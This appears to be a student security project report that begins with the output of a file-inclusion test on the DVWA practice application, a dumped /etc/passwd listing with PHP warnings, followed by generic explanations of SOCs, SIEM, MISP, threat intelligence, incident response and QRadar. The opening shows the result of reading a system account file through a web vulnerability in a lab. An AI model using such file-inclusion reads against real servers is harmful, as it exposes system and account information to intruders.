root:x:0:0:root:/root:/bin/bash toor:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing List Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin):/var
/lib/gnats:/bin/sh nobody:x:65534:65534:nobody:/nonexistent:/bin/sh dhcp:x:100:101::/nonexistent:/bin/false syslog:x:101:102::/home/syslog:/bin/false klog:x:102:103::/home/klog:/bin/false sshd:x:103:65534::/var/run/sshd:/usr/sbin
/nologin statd:x:104:65534::/var/lib/nfs:/bin/false mysql:x:106:65534::/home/mysql:/bin/false ntp:x:107:112::/home/ntp:/bin/false quagga:x:108:111::/home/ntp:/bin/false messagebus:x:109:113::/home/ntp:/bin/false
[redacted for privacy of subjects]
popa3d:x:105:109::/var/lib/popa3d:/bin/false postfix:x:110:114::/var/spool/postfix:/bin/false dovecot:x:111:116:Dovecot mail server,,,:/usr/lib/dovecot:/bin/false ftp:x:112:65534::/home/ftp:/bin/false Warning: Cannot modify header
information - headers already sent by (output started at /etc/passwd:12) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 243 Warning: Cannot modify header information - headers already sent by (output started at
/etc/passwd:12) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 244 Warning: Cannot modify header information - headers already sent by (output started at /etc/passwd:12) in /var/www/dvwa/dvwa/includes
/dvwaPage.inc.php on line 245
Warning: Cannot modify header information - headers already sent by (output started at /etc/passwd:12) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 243

Warning: Cannot modify header information - headers already sent by (output started at /etc/passwd:12) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 244

Warning: Cannot modify header information - headers already sent by (output started at /etc/passwd:12) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 245
```

File Inclusion

Thank You!

Stage 3

Report

SOC:

The ability of a Security Operations Center (SOC) depends on a number of factors, including its size, budget, and maturity. However, there are some general capabilities that all SOCs should have:

Continuous monitoring:

A SOC should be able to monitor networks and systems for suspicious activity 24/7/365. This can be done using a variety of tools and techniques, such as security information and event management (SIEM) systems, intrusion detection systems (IDS), and intrusion prevention systems (IPS).

Threat detection and analysis:

A SOC should be able to detect and analyze known and emerging threats. This includes understanding the latest attack vectors and techniques, as well as the motivations of attackers.

Incident response:

A SOC should be able to respond to security incidents quickly and effectively. This includes containing the incident, investigating the cause, and implementing remediation measures.

Threat intelligence sharing:

A SOC should be able to share threat intelligence with other SOCs and organizations. This helps to improve the security posture of everyone involved.
In addition to these general capabilities, more mature SOCs may also have the following abilities:

Threat hunting:

A SOC may be able to proactively hunt for threats that are not detected by traditional security tools and techniques. This can be done by analyzing security data for patterns and anomalies.

Security automation:

A SOC may be able to automate certain security tasks, such as incident response and threat hunting. This can free up SOC analysts to focus on more complex tasks.

Security orchestration:

A SOC may be able to orchestrate the security tools and technologies that it uses. This can help to improve the efficiency and effectiveness of the SOC's security operations.

SOCs abilities to protect organizations:

- A SOC can use its continuous monitoring capabilities to detect a malicious actor trying to log into a user account. The SOC can then alert the user and block the attacker's IP address.
- A SOC can use its threat detection and analysis capabilities to identify a new phishing campaign. The SOC can then share this information with other organizations so that they can warn their users about the campaign.
- A SOC can use its incident response capabilities to contain a ransomware attack. The SOC can isolate the infected systems from the rest of the network and prevent the ransomware from spreading.
- A SOC can use its threat intelligence sharing capabilities to learn about a new zero-day vulnerability. The SOC can then patch this vulnerability on its own systems and share the information with other organizations so that they can patch their systems as well.
- SOCs play a critical role in protecting organizations from cyber threats. By investing in a SOC, organizations can improve their security posture and reduce their risk of being compromised.

SIEM:

Security Information and Event Management (SIEM) is a suite of tools and technologies that collect, analyze, and store security data from a variety of sources, including network devices, servers, applications, and operating systems. SIEM solutions use this data to detect and respond to security threats, such as malware attacks, data breaches, and unauthorized access.

SIEM solutions have a wide range of abilities:

Log aggregation and normalization:

SIEM solutions collect and normalize log data from a variety of sources into a single format. This makes it easier to analyze the data and identify patterns and trends.

Event correlation:

SIEM solutions correlate events from different sources to identify suspicious activity. For example, a SIEM solution might correlate a failed login attempt from a user's account with a successful login attempt from a different IP address.

Threat detection:

SIEM solutions use a variety of methods to detect threats, including anomaly detection, signature-based detection, and threat intelligence feeds.

Alerting:

SIEM solutions can generate alerts when they detect suspicious activity. These alerts can be sent to security analysts via email, SMS, or other messaging channels.

Reporting:

SIEM solutions can generate reports on security activity, such as threats detected, alerts generated, and incidents responded to. These reports can be used to improve security posture and track progress over time.

Threat hunting:

SIEM solutions can be used to proactively hunt for threats that are not detected by traditional security tools and techniques.

Security automation:

SIEM solutions can be used to automate certain security tasks, such as incident response and threat hunting. This can free up security analysts to focus on more complex tasks.

Security orchestration:

SIEM solutions can be used to orchestrate the security tools and technologies that an organization uses. This can help to improve the efficiency and effectiveness of the organization's security operations.

SIEM solutions are a valuable tool for organizations of all sizes. They can help organizations to improve their security posture, reduce their risk of being compromised, and respond to security incidents quickly and effectively.

Topics:

SOC cycle:

The SOC cycle is a continuous process of monitoring, detecting, responding to, and recovering from security incidents. It consists of four phases:

1. Prevention: The goal of the prevention phase is to reduce the likelihood of security incidents occurring in the first place. This can be done by implementing security controls such as firewalls, intrusion detection systems, and security awareness training.

2. Detection: The goal of the detection phase is to identify security incidents that have occurred as quickly as possible. This can be done by monitoring network traffic, system logs, and other security data for signs of suspicious activity.

3. Response: The goal of the response phase is to contain and mitigate the damage caused by security incidents. This may involve isolating infected systems, blocking malicious IP addresses, and restoring data from backups.

4. Recovery: The goal of the recovery phase is to return the organization to its normal state of operation after a security incident has occurred. This may involve patching vulnerabilities, implementing new security controls, and reviewing security policies and procedures.

The SOC cycle is an iterative process. This is because security threats are constantly evolving, and new vulnerabilities are being discovered all the time.

SIEM cycle:

The SIEM cycle is a continuous process of collecting, analyzing, and responding to security events. It consists of four phases:

1. Data collection: The first phase is to collect security data from a variety of sources, such as network devices, servers, applications, and operating systems. This data can be collected in a variety of formats, such as logs, alerts, and tickets.

2. Data normalization: The second phase is to normalize the collected data into a common format. This makes it easier to analyze the data and identify patterns and trends.

3. Data correlation: The third phase is to correlate the normalized data from different sources to identify suspicious activity. This can be done by looking for patterns, anomalies, and relationships between events.

4. Alert generation: The fourth phase is to generate alerts when suspicious activity is detected. These alerts can be sent to security analysts via email, SMS, or other messaging channels.

MISP:

MISP (Malware Information Sharing Platform) is an open-source threat intelligence platform that helps organizations to collect, store, analyze, and share threat intelligence data. MISP can be used to share information about malware, vulnerabilities, attack campaigns, and other threats.

Features:

- Flexible data model: The MISP data model is flexible and extensible, which allows organizations to share a wide variety of threat intelligence data.

- Rich metadata: MISP allows organizations to add rich metadata to their threat intelligence data, which makes it easier to search and filter data.

- Correlation features: MISP includes a number of features for correlating threat intelligence data from different sources. This can help organizations to identify and track threats across their networks.

- Collaboration features: MISP includes a number of features for collaborating with other organizations on threat intelligence sharing. This can help organizations to get a better understanding of the threats that they face and to develop more effective mitigation strategies.

Threat intelligence:

Threat intelligence refers to information that is collected, analyzed, and utilized to understand potential cybersecurity threats and risks. It involves the process of gathering and analyzing data about potential or current attacks targeting an organization, its assets, or the broader cybersecurity landscape. This information is used to make informed decisions about cybersecurity defenses and responses.

Incident response:

Incident response is a structured approach taken by organizations to address and manage the aftermath of a cybersecurity incident or breach. It involves a series of actions and procedures designed to identify, contain, eradicate, and recover from security incidents in a systematic and effective manner. The primary goal of incident response is to minimize damage, restore normal operations, and prevent similar incidents in the future.

Conclusion:

Web application testing is a process of evaluating and assessing web-based applications to identify potential vulnerabilities, security flaws, functionality issues, and overall performance. This testing is crucial to ensure that web applications function securely, as intended, and provide a good user experience.

A Nessus report is a detailed documentation that provides the results and findings of a vulnerability assessment conducted by the Nessus vulnerability scanner. These reports contain essential information regarding potential security risks and vulnerabilities identified within the scanned network, systems, or applications. The report serves as a comprehensive guide to understanding the security posture of the scanned environment.

SOC (Security Operations Center): A SOC is a centralized unit within an organization that deals with preventing, detecting, analyzing, and responding to cybersecurity incidents. It's responsible for monitoring and securing an organization's systems, networks, and applications. The SOC uses various tools, including SIEM platforms, to continuously monitor for and respond to security incidents.

SIEM (Security Information and Event Management): SIEM is a software solution that provides real-time analysis of security alerts generated by applications and network hardware. It collects and aggregates log data from various sources, such as network devices, servers, and security appliances. SIEM systems analyze this data to identify potential security incidents and provide security professionals with a centralized view of the organization's security posture.

QRadar: QRadar is a SIEM solution offered by IBM. The QRadar dashboard is a user interface that provides a visual display of key security information and metrics. It typically presents security-related data in a graphical format, making it easier for security analysts to monitor, analyze, and respond to security events. The dashboard might include widgets, charts, graphs, and tables that display information like the number of security events, trends, top security incidents, network traffic, threat intelligence feeds, and other relevant security data.

Future Scope :

The future of web application testing is continually evolving due to technological advancements and changes in the cyber threat landscape. Automation and AI will be integrated with web application testing.

Thank you!